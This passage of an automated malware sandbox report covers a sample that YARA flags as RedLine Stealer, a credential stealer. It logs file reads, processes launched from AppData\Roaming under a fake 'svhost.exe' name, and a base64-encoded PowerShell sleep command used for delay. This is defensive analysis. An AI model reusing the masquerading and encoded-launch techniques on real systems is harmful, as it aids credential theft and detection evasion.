C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	72D503DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72DF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	72D503DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	72DF5705	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	72E01F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1128	success or wait	1	72E0203F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	72D503DE	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	71C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	7	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	142	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	71C61B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	2	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	137	71C61B4F	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadline.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	71C61B4F	ReadFile

Analysis Process: conhost.exe PID: **3584**, Parent PID: **4816**

General

Target ID:	4
Start time:	08:09:33
Start date:	02/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svhost.exe PID: **5428**, Parent PID: **4768**

General

Target ID:	7
Start time:	08:10:00
Start date:	02/02/2023
Path:	C:\Users\user\AppData\Roaming\svhost.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\svhost.exe
Imagebase:	0xe00000
File size:	1262592 bytes
MD5 hash:	D3713110654DC546BD5EDC306A6E7EFD
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000007.00000002.580544741.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.580544741.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: Windows_Trojan_RedLineStealer_f54632eb, Description: unknown, Source: 00000007.00000002.580544741.0000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: unknown
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E1CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	72E1CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72DF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	72D503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	72D503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	71C61B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	71C61B4F	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Net.Http\86d45445dab86720724016051271f5f9\System.Net.Http.ni.dll.aux	unknown	536	success or wait	1	72D503DE	ReadFile

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **5540**, Parent PID: **5428**

General

Target ID:	8
Start time:	08:10:00
Start date:	02/02/2023
Path:	C:\Windows\System32\conhost.exe

Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: Opgcxhsdw.exe PID: **624**, Parent PID: **3528**

General

Target ID:	9
Start time:	08:10:10
Start date:	02/02/2023
Path:	C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe"
Imagebase:	0xff0000
File size:	1262592 bytes
MD5 hash:	D3713110654DC546BD5EDC306A6E7EFD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000009.00000002.587061238.000000000352F000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 41%, ReversingLabs
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72DF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	72D503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	72D503DE	ReadFile

Analysis Process: Opgcxhsdw.exe PID: **5216**, Parent PID: **3528**

General

Target ID:	10
Start time:	08:10:19
Start date:	02/02/2023
Path:	C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe

Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Roaming\Hribpuz\Opgcxhsdw.exe"
Imagebase:	0x90000
File size:	1262592 bytes
MD5 hash:	D3713110654DC546BD5EDC306A6E7EFD
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000A.00000002.587414248.00000000025CD000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DF5705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	72DF5705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	72D503DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	72DFCA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	72D503DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\System.Runtime.Serialization.ni.dll.aux	unknown	1100	success or wait	1	72D503DE	ReadFile

Analysis Process: powershell.exe PID: **2432**, Parent PID: **624**

General

Target ID:	11
Start time:	08:10:52
Start date:	02/02/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMgAwAA==
Imagebase:	0xa0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET
Reputation:	high

Analysis Process: conhost.exe PID: **3172**, Parent PID: **2432**

General

Target ID:	12
Start time:	08:10:52
Start date:	02/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1

Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **2164**, Parent PID: **5216**

General	
Target ID:	16
Start time:	08:11:11
Start date:	02/02/2023
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMgAwAA==
Imagebase:	0xa0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	.Net C# or VB.NET

Analysis Process: conhost.exe PID: **3216**, Parent PID: **2164**

General	
Target ID:	17
Start time:	08:11:11
Start date:	02/02/2023
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

No disassembly